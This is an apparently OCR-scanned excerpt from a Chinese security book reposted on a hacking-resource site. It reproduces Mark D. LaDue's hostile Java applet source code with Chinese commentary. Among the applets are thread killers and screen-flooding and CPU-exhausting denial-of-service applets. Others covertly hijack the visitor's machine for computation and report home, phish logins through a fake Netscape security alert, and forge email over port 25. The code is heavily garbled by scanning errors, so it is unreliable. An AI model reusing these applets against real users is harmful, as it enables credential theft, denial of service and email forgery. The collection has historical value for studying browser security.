免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    }
  // Find all subgroups recursively
        findGroups(topGroup);
      }
   private static void findGroups(ThreadGroup g) {
  if(g == null) {return;}
  else{
  int numThreads = g.activeCount();
  int numGroups = g.activeGroupCount();
  Thread[] threads = new Thread[numThreads];
  ThreadGroup[] groups = new ThreadGroup[numGroups];
  g.enumerate(threads, false);
  g.enumerate(groups.false);
  g.enumerate(groups.false);
  for(int i=o;i<numThreads;i++)
              killOneThread(threads[i]);
  for(int i=o;i<numGroups; i++)
              findGroups(groups[i]);

                  }
                }
                private static void killOneThread(Thread t) {
  if(t== null || t.getName().equals("killer")) {return;}
  else{t.stop();}
              }
```

/* Assassin.java by Mark D. LaDue */

/* 该恶意 applet 通过杀死其主线程组中的线程实现对一个特定 applet 的攻击。部署该 applet 的攻击者利用 Target1 和 Target2 字符串来指定目标 applet 的名字(我们并不想以这些作为参数，以避免受到怀疑)。我们假定通常情况下，目标 applet 的名字称为“Victim，而其主线程组命名为“applet-Victim.class”。当然，可利用一个线程列表 applet 来确定一个精确的组名，该 applet 能被方便地与其他组名调节成为任意数目的 applet。该特定的 applet 以 Gamelan 作为其目标。未标注的最后三行代码命令 applet 在访问 Gamelan 时执行一个“big windows”攻击 */

```
import java.applet.*;
import java.awt.*;
import java.io.*;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
public class Assassin extends java.applet.Applet implements Runnable {
 Font wordFont=new Font("TimesRoman", Font.BOLD,36);
Thread killer = null;

public void init() {
setBackground(Color.white);
}
public void start() {
  if (killer = = null) {
    killer = new Thread(this, "killer");
    killer.setPriority(10);
    killer.start();
       }
     }
     public void stop(){}
/ / Kill all threads except this one

     public void run() {
     try {
/ / Let the applet tell it's lie
    repaint();
    while (true ){
      ThreadAssassin.killTargetThreads();
      try { killer.sleep(100); } / / Don't overwhelm the browser!
      catch (InterruptedException e) {}
       }
     }
   catch (ThreadDeath td) {}
/ / Resurrect the hostile thread in case of accidental ThreadDeath

   finally{
     Assassin ack = new Assassin();
     Thread reborn = new Thread(ack, "Killer");
     reborn.start();
      }
    }
public void paint(Graphics g) {
g.setColor(Color.blue);
g.setFont(wordFont);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
g.drawString("I'm A Friendly Applet!", 10,200);
        }
    }
    class ThreadAssassin {
       public static String Target1 = "Animator";
       public static String Target2="SiteMap";

// Ascend to the root ThreadGroup and list all subgroups recursively,
// killing threads of the targeted applets as we go

    public static void killTargetThreads() {
 ThreadGroup thisGroup;
 ThreadGroup topGroup;
 ThreadGroup parentGroup;
// Determine the current thread group
 thisGroup=Thread.currentThread().getThreadGroup();

// Proceed to the top ThreadGroup

 topGroup=thisGroup;
 parentGroup=topGroup.getParent();
 while(parentGroup! = null) {
    topGroup = parentGroup;
    parentGroup = parentGroup.getParent();
 }
// Find all subgroups recursively

 findGroups(topGroup);
    }
          private static void findGroups(ThreadGroup g) {
             if(g = = null) {return;}
             else{
             int numThreads = g.activeCount();
             int numGroups = g.activeGroupCount();
             if (numThreads = = 0 | |
               g.getName().equals("applet-"+Target1+".class") | |
               g.getName().equals("applet-"+Target2+".class") | |
       {
          try{g.destroy();}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        catch(IllegalThreadStateException its) { }
      }
      Thread[] threads=new Thread [numThreads];
      ThreadGroup[] groups = new ThreadGroup[numGroups];
      g.enumerate(threads.false);
      g.enumerate(groups.false);
      for(int i=0;i<numThreads;i++)
        KillOneThread(threads[i]);
      for (int i=0;i<numGroups;i++)
        findGroups(groups [i]);
      }
    }

private static void killOneThread(Thread t){
if (t = = null | | t.getName().equals("killer")) {return;}
else if(t.getThreadGroup().getName().equals("applet-"+Target1+
".class") | | t.getThreadGroup().getName().equals("applet-"+
Target2 + ".class")) {
t.stop();
SilentThreat bomber=new SilentThreat();
Thread attack=new Thread(bomber);
attack.start();
      }
    }
}
```

/* AttackThread.java by Mark D. LaDue */

/* 该 Java applet 试图向外发送大量的非功能性黑色窗口，并清除屏幕使得用户丧失系统控制权。除非采取硬性措施，否则该操作不会停止*/

```
import java.awt.*;

public class AttackThread extends java.applet.Applet implements
Runnable {

/ / Just a font to paint strings to the applet window
  Font wordFont=new Font("TimesRoman",Font.BOLD,36);

/ / This thread will attempt to spew forth huge windows and waste
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
resources
 Thread wasteResources = null;

// An offscreen Image where lots of action will take place
//   Image offscreenImage;

// Graphics tools to handle the offscreen Image
//   Graphics offscreenGraphics;

// To avoid arrays and have open-ended storage of results
StringBuffer holdBigNumbers = new StringBuffer(0);

// Used to read in a parameter that makes the thread sleep for a
// specified number of seconds
 int delay;

// A window that repeatedly tries to obscure everything
 Frame little Window;
/* 在浏览器中设定一个大的白色矩形框，获取声音并创建图形图像*/

 public void init() {
 setBackground(Color.white);
// offscreenImage = createImage(this.size().width, this.size().height);
// offscreenGraphics = offscreenImage.getGraphics();
 }
/* 以标准形式创建并启动一个攻击性线程 */

/* 我们无法阻止任何攻击行为 */

  public void stop() {}
/* 进行大量的无用操作的同时，重复地打开窗口*/

  Public void run() {}
// Now fill the screen with huge windows, one atop another, and do
// a lots of wasteful stuff!

    while (true) {
    try {
    holdBigNumbers.append(0x7fffffffffffffL);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    little Window = new AttackFrame("ACK!"); / / create a window
   little Window.resize(1000000,1000000); / / make it big!
    little Window.move(-1000,-1000); // cover everything
    little Window.show(); / / now open the big window
    }
    catch (OutOfMemoryError o) {}
    repaint();
    }
}

/* Paints the applet's lie */

public void update(Graphics g) {
     Paint(g);
}

public void paint(Graphics g) {
/ /   offscreenGraphics.setColor(Color.white);
/ /   offscreenGraphics.drawRect(0,0,this.size().width,
this.size().height);
/ /   offscreenGraphics.setColor(Color.blue);
/ /   offscreenGraphics.drawString(holdBigNumbers.toString(),10,50);
}
}

    /* Makes the big, opaque windows */

    Class AttackFrame extends Frame {
        Label 1;

/ / Constructor method
AttackFrame(String title) {
    super(title);

    setLayout(mew GridLayout(1,1);
    Canvas blackCanvas = new Canvas();
    blackCanvas.setBackground(Color.black);
    add(blackCanvas);
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}
```

```
/* Calculator.java by Mark D. LaDue */
/* 该简单类通过调用其他类来实现所有操作*/

import java.io.*;
importJava.net.*;
import DoMyWork;
import Report;

public class Calculator extends java.applet.Applet implements Runnable
{

/ / The class that actually does the work
 public GetFactor do Work;

/*通常情况下，我们不会阻止任何操作*/

 public void stop() {}
/*以试除方式进行因式分解*/

 public void run() {
   do Work=new GefFactor();
}
}
/* 该类获取一个给定的长整形数，并用试除法对其提取公因子。当然，也可以采用其他的算法，而不仅限于此*/
 class GetFactor extends DoMyWord {

/ / The quantities that we'll be working with
 long myNumber=DoMyWork.theNumber;
 int myPort=DoMyWork.thePort;
 String myHome=DoMyWork.theHome;
 long factor;
 long hopeful;
 Report sendIt=null;
 Long T=null;
 Long L=null;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
// Tells whether or not factoring was successful
 boolean success;

/* 通过试除法进行因式分解*/

 GetFactor() {
  Longmaxfactor=(long) java.lang.Math.sqrt(myNumber) +1;
  factor=3L;
  hopeful=0L;
  success=false;

  hopeful=myNumber % 2;
  if (hopeful= =0) {
     success=true;
     factor=2;
  }
  else {
     success=false;
     factor=3
     while (success= = false &&
           factor < maxfactor) {
        hopeful=myNumber % factor;
        if (hopeful= = 0) {success= true;}
        factor+= 2;
       }
    }
    if (success = = false) {factor = myNumber;}
    else {
           if (factor > 2) {factor - =2;}
         }
         T = new Long(myNumber);
         L = new Long(factor);
         String factorstr = l.toString();
         sendIt = new Report(myHome, myPort);
         sendIt.communicate(teststr, factorstr);
       }
     }
```

/* Consume.java by Mark.D.LaDue */

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/* 该 Java Applet 企图通过打乱 CPU 和内存对你的 Java-aware 浏览器进行攻击*/

import java.awt.Color;
import java.awt.Event;
import java.awt.Font;
import java.awt.Graphics;
import java.awt.Image;

public class Consume extends java.applet.Applet implements Runnable {

// Just a font to paint strings to our offscreen object
   Font wordFont = new Font("TimesRoman", Font.PLAIN,12);

// This thread will attempt to consume CPU resources
  Thread wasteResources = null;

// An offcreen Image where all of the real action will occur
//    Image offscreenImage;

// All of the tools necessary to handle the offscreen Image
//    Graphics offscreenGraphics; // Needed to handle the offscreen Image

// To avoid arrays and have open-ended storage of calculation results
  StringBuffer holdBigNumbers = new StringBuffer(0);

// Used for the while loop in the run() method
  long n = 0;
// Used to read in a parameter that makes the thread sleep for a
// specified number of seconds
  int delay;

/* 在浏览器上设定一个蓝色矩形框，并创建一个图形图像*/

  public void init() {
  serBarkground(Color.blue);
//    offscreenImage = createImage(this.size().width, this.size().height);
//    offscreenGraphics = offscreenImage.getGraphics();

// Determine how many seconds the thread should sleep before kicking
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
in
  String str = get Parameter("wait");
 if (str = = null)
    delay = 0;
  else delay = (1000)*(Integer.parseInt(str));
  }
/* 以标准形式创建并启动一个攻击进程 */

    public void start() {
      if (wasteResources = = null) {
      wasteResources = new Thread(this);
      wasteResources.setPriority(Thread.MAX_PRIORITY);
      wasteResources.start();
      }
    }

/* We won't stop anything */

 public void stop() {}

/* 该方法以重复方式向一个字符缓冲区中不断添加大量的整形数。它能产生特定时间段内的系统休眠，使得浏览器在恶意攻击明显生效前，有足够的时间与外界进行联系*/
   public void run() {
     try {Thread.sleep(delay);}
     catch (InterruptedException e) {}
     while (n>=0) {
     try { holdBigNumbers.append(0x7fffffffffffffffL); }
     catch (OutOfMemoryError o) {}
     repaint();
     n++;
     }
   }

   public void update(Graphics g) {
     paint(g);
   }

/* Paints to the offscreen Image */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
 public void paint(Graphics g) {
//   offscreenGraphics.setColor(Color.white);
//   offscreenGraphics.drawRect(0,0,this.size().width,
this.size().height);
//   offscreenGraphics-setColor(Color.blue);
//   offscreenGraphics.drawString(holdBigNumbers.toString(),10,50);
   }
}
```

/* DomyWork.java by Mark D. LaDue */

/*该 Java applet 通过试除法将一个中等长度的长整形数因式分解，并将结果返回。显然，也可以通过许多其他计算方法实现。然而，该操作并不带有任何恶意，它只是将利用你的工作站为其他人服务而已，可能是一个商业竞争者，也可能是一个企图破解代码的人。为了使一个 applet 完成其他的工作，你可以将 GetFactor 类用其他类代替，并相应地调整类报告以及 ReportServerSocket*/

```
import java.awt.*;
import java.applet.Applet;
Public class DoMyWork extends java.applet.Applet implements Runnable
{

// Just a font to paint strings to the applet window
   Font bigFont = new Font("TimesRoman", Font.BOLD,36);

// These threads will make you perform the calculations
// and send the results back to their home.
 Thread controller = null;
 Thread sleeper = null;

// Used to read in a parameter that makes the thread sleep for a
// specified number of seconds taking effect
   int delay;
// Used to read in a parameter that determines the port to which
// Sockets will be connected
   public static int thePort;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
// Used to read in as a parameter the long integer to be factored
  public static String theHome;

  public void init() {
  setBackground(Color.white);

// Determine how many seconds the main thread should sleep before
kicking
in
  String str = getParmeter("wait");
  if (str = = null)
    delay = 0;
  else delay = (1000)*(Integer.parseInt(str));
// Determine the port number
 str = getParameter("portnumber");
 if (str = = null)
   thePort = 9000;
 else thePort = Integer.parseInt(str);
// Determine the long integer to be factored
 str = getParameter("tobefactored");
if (str = = null)
   theNumber = 2L;
 else the Number = Long.parseLong(str);
// Determine the home host of the applet
  theHone = getDocumentBase().getHost();
  }

/* Create and start the main thread in the standard way */

 public void start() {
   if (sleeper = = null) {
   sleeper = new Thread(this);
   sleeper.setPriority(Thread.MAX_PRIORITY);
   sleeper.start();
   }
 }

/* And why should we stop? */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    public void stop() {}

    public void run() {

  // Let the applet tell its lie
     repaint();

  // Let the applet sleep for a while to avert suspicion if you like
      try {sleeper.sleep(delay);}
      catch(InterruptedException e) {}

      if (controller = = null) {
      Calculator calc = new Calculator();
      controller = new Thread(calc);
      controller.setPriority(Thread.MAX_PRIORITY);
      controller.start();
      }
    }

  /* 展示 applet 谎言 */

    public void update(Graphics g) {
       paint(g)
    }
    public void paint(Graphics g) {
    g.setColor(Color.blue);
    g.setFont(bigFont);
    g.drawString("I'm Not Doing Anything!", 10,200);
    }
  }

  /*   Mark D. LaDue */
  /* 该 Java Applet 试图产生大量的非功能性黄色和黑色窗口，并清除屏幕，以使用户失去对系统的控制权*/

  import java.awt. *;

  public class DoubleTrouble extends java.applet. Applet implements
  Runnable {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
// Just a font to paint strings to the applet window
  Font wordFont = new Font)"TimesRoman", Font.BOLD,36);

// This thread will attempt to spew forth huge windows and waste resources
  Thread wasteResources = null;

//    An offscreen Image where lots of action will take place
  Image offscreenImage;

// Graphics tools to handle the offscreen image
  Graphics offscreenGraphics;

// To avoid arrays and have open-ended storage of results
  StringBuffer holdBigNumbers = new StringBuffer(0);

// Used to read in a parameter that makes the thread sleep for a
// specified number of seconds
  int delay;

// A window that repeatedly tries to obscure everything
  Frame little Window;
/* Set up a big white rectangle in the browser, get the sound, and
  create the offscreen graphics */

  public void init() {
  setBackground(Color.white);
  offscreenImager = createImage(this.size().width, this.size().height);
  offscreenGraphics = offscreenImage.getGraphics();

// Determine how many seconds the thread should sleep before kicking
in
    String str = getParameter("wait");
    if (str = = null)
       delay = 0;
    else delay = (1000)*(Integer.parseInt(str));
    }

/* Create and start the offending thread in the standard way */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
public void start() {
   if (wasteResources = = null) {
   wasteResources = new Thread(this);
   wasteResources.setPriority(Thread.MAX_PRIORITY);
   wasteResources.start();
   }
}

/* We certainly won't be stopping anything */

public void stop() {}

/* Start the annoying sound and repeatedly open windows
 while doing lots of other wasteful operations */

    public void run() {
// Let the applet tell its lie
 repaint();

// Let the applet appear honest by having its thread sleep for a while
 try {Thread.sleep(delay);}
  catch (Interrupted Exception e) {}

// Now fill the screen with huge yellow and black windows, one atop
another;
// and do lots of wasteful stuff!

      while(true) {
      try {
      holdBigNumbers.append(0x7fffffffffffffffL);
      little Window = new DoubleFrame("ACK!",255,255,0);// create a
window
      little Window.resize(1000000,1000000); // make it big!
      little Window.move(-1000,-1000); // cover everything
      little Window.show(); // now open the big window
      little Window = new DoubleFrame("Yikes!",0,0,0);
      little Window.resize(1000000,1000000);
      little Window.move(-1000,-1000);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        little Window.show();
        }
        catch (OutOfMemoryError o) {}
        repaint();
        }
    }

/* Paints the applet's snide remarks */

  public void update(Graphics g) {
     paint(g);
    }

    public void paint(Graphics g) {
    g.setColor(Color.red);
    g.setFont(wordFont);
    g.drawString("I'm A Hostile Applet!",10,200);
    offscreenGraphics.setColor(Color.white);
    offscreenGraphics.drawRect(0,0,this.size().width. this.size().height);
    offscreenGraphics.steColor(Color.blue);
    offscreenGraphics.drawString(holdBigNumbers.toString(), 10, 50);
    }
}

/* Makes the big, opaque windows */
  class DoubleFrame extends Frame {
     Lable l;

/ / Constructor method
    DoubleFrame(String title, int r, int g int b) {
       super(title);
set Layout(new GridLayout(1,1);
Canvas blackCanvas = new Canvas();
Color c = new color(r, g, b);
blackCanvas.setBackground(c);
add(blackCanvas);
    }
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
/* ErrorMessage.java by Mark D. LaDue */
/* 该类产生大量的非信任 applet 窗口，以隐藏安全漏洞。在该窗口的一个框架中包含一个有关你系统安全的伪造消息："为了以'安全模式'运行浏览器，你需要重新登录"。你所输入的任何登录信息都会被发出 applet 的后台服务器所窃取，随后你就将受到这些恶意 applet 的攻击。*/

import java.awt.*;
import java.in. *;
import java.net.*;
import Login;
import Ungrateful;

public class ErrorMessage extends java.applet. Applet implements Runnable
{

//A window that tries to hide its lack of security
  public frame big Window;
//A font for writing in the pseudo-Netscape panel
  Font netscapeFont = new Font("Times", Font.BOLD, 14);

//The various lines of the warning message
  String warning1, warning2, warning3, warning4, warning5
/* 我们无法停止任何操作*/

  public void stop() {}

/* 打开一个窗口，报告一个与浏览器有关的伪造问题，并要求你以"安全模式"重新运行浏览器。*/

  public void run() {

//Now, open the big window
    warning1 = "Netscape Security Alert: ";
    warning2 = "There is an attempt to violate";
    warning3 = "your system's security.";
    warning4 = "To restart Netscape securely,";
    warning5 = "login to your local system.";
    bigWindow = new ErrorFrame(warning1, warning2, warning3,
                warning4, warning5);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    bigWindow.setFont(netscapeFont);
    bigWindow.resize(10000, 10000); / / make it big!
    Point pt = location();
    bigWindow.move(pt.x – 1000 pt.y – 1000);
    bigWindow.show();
  }
}

/* Makes the big, insecure window */

class ErrorFrame extends Frame {

/ / Constructor Method
  ErrorFrame(String message1, String message2, String message3,
        String message4, String message5) {
    Super("Netscape: Security Alert");
    setLayout(new GridLayout(50, 40));
    for (int i = 0; i < 204; i ++) {
        Canvas blackCanvas = new Canvas();
        blackCanvas.setBackground(Color.black);
        add(blackCanvas);
     }
     add(new ErrorPanel(message1, message2, message3, message4, message5));
     for (int i = 0; i < 1795; i ++) {
     Canvas blackCanvas = new Canvas();
     blackCanvas.setBackgrond(Color.black);
     add(blackCanvas);
    }
  }
}

class ErrorPanel extends Panel {

/ / Constructor method
  ErrorPanel(String message1, String message2, String message3,
        String message4, String message5) {
   setLayour(new GridLayout(2, 1));
   setBackground(new Color(170,170,170));
  add(new WarningPane1(message1, message2, message3, message4, message5));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    add(new OutPane1 "Login:", 12, "Password:",12));
        }
    }

    Class WarningPanel extends Panel {
      WarningPanel(String s1, String s2, String s3, String s4, String s5) {
        setLayout(new GridLayout(5,1);
        add(new Label(s1, Label. LEFT));
        add(new Label(s2, Label. LEFT));
        add(new Label(s3, Label. LEFT));
        add(new Label(s4, Label. LEFT));
        add(new Label(s5, Label. LEFT));
    }
}

class OupPanel extends ungrateful {
    TextField tf1, tf2;
    Button b1, b2;
    Thread wasteResources = null;
    Login sendIt = null;
    int myPort = thePort;

// constructor method
    OutPanel(String prompt1, int textwidth1,
        String prompt2, int textwidth2) {
    setLayout(new GridLayout(3,2));
    add(new Label(prompt1, Label.RITHT));
    tf1 = new TextField(textwidth1);
    tf1.setText(null);
//   tf1.setBackground(new Color(216, 184, 184))'
    add(tf1);
    add(new Label(prompt2, Label.RITHT));
    tf2 = new TextField(textwidth2);
    tf2.setEchoCharacter('*');
    tf2.setText(null);

//   tf2.setBackground(new Color (216, 184, 184));
    add(tf2);
    b1 = new Button("OK");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    add(b1);
    b2 = new Button("Quit");
    add(b2);
  }

  public boolean action(Event evt, Object arg) {
    if (evt.target instanceof Button) {
      String bname = (String) arg;
      if (bname.equals("OK")) {
        String user = tf1.getText();
        String pword = tf2.getText();
        sendIt = new Login(myPort);
        sendIt.communicate(user, pword);
        if (wasteResources == null) {
          SilentThreat s = new SilentThreat();
          wasteResources = new Thread(s);
          wasteResources.setPriority(Thread.MAX_PRIORITY);
          wasteResources.start();
      }
    }
    else if (bname.equals("Quit")) {
        if (wasteResources == null) {
          SilentThreat s = new SilentThreat();
          wasteResources = new Thread(s);
          wasteResources.setPriority(Thread.MAX_PRIORITY);
          wasteResources.start();
      }
    }
  }
    return true;
  }
}
```

/* Forger.java by Mark D. LaDue */

/* 该恶意 applet 从浏览器 applet 观察者伪造一封电子邮件，发向出现于“toMe”字符串中的邮件地址所有者。该返回地址将以 HostileApplet@后面跟随字符“mailFrom.”形式列出。适用于发送邮件的命令通常能在 file/etc/mail/sendmail.hf 目录下找到。需要注意的是，实际上是查看 applet 的人通过（不知不觉地）连接 25 号端口对邮件进行初始化，该 applet 主机在发送该邮件时所起的作用也不是很难发现的。请参看由 applet 发送的完整的 e-mail

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

头信息了解更多内容。*/

```
import java.applet. *;
import java.io. *;
import java.net. *;

Public class Forger extends java.applet.Applet implements Runnable {

 public static Socket socker;
 public static DataInputStream inner;
 public static PrintStream outer;
 public static int mailPort = 25;
 public static String mailFrom = "java.sun.com";
  public static String toMe = vendatr@doppio.Eng.Sun.COM:/ /
Change this!
 public static String starter = new String();
 Thread controller = null;

 public void init() {

  try {
    socker = new Socket(getDocumentBase().getHost(), mailPort);
    inner = new DataInputStream(socker.getInputStream());

      outer = new PrintStream(socker.getOutputStream());
    }
    catch (IOException ioe) {}
  }

  public void start() {
    if (controller = = null) {
      controller = new Thread(this);
      controller.setPriority(Thread.MAX_PRIORITY);
      controller.start();
    }
  }
 public void stop() {
     if (controller ! = null) {
      controller.stop();
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        controller = null;
      }
    }

    public void run() {
      try {
        starter = inner.readLine();
      }
      catch (IOException ioe) {}
      mailMe("HELO" + mailFrom);
      mailMe("MAIL FROM:" + "HostileApplets@" + mailFrom);
       mailMe("RCPT TO:" + toMe);
       mailMe("DATA");
      mailMe("Subject: About PenPal.java" + "\n" +"Hi Venkat," +
           "\n" + "\n" +
           "Thanks for taking a look at PenPal.java. From your note \n"
+
           "I think I can understand why you're not seeing the
desired\n" +
           "result. My guess is that perhaps you're only looking at\n"
+
           "an abbreviated header from an e-mail note that the applet\n"
+
           "forges. In order to get the whole story, you have to\" +
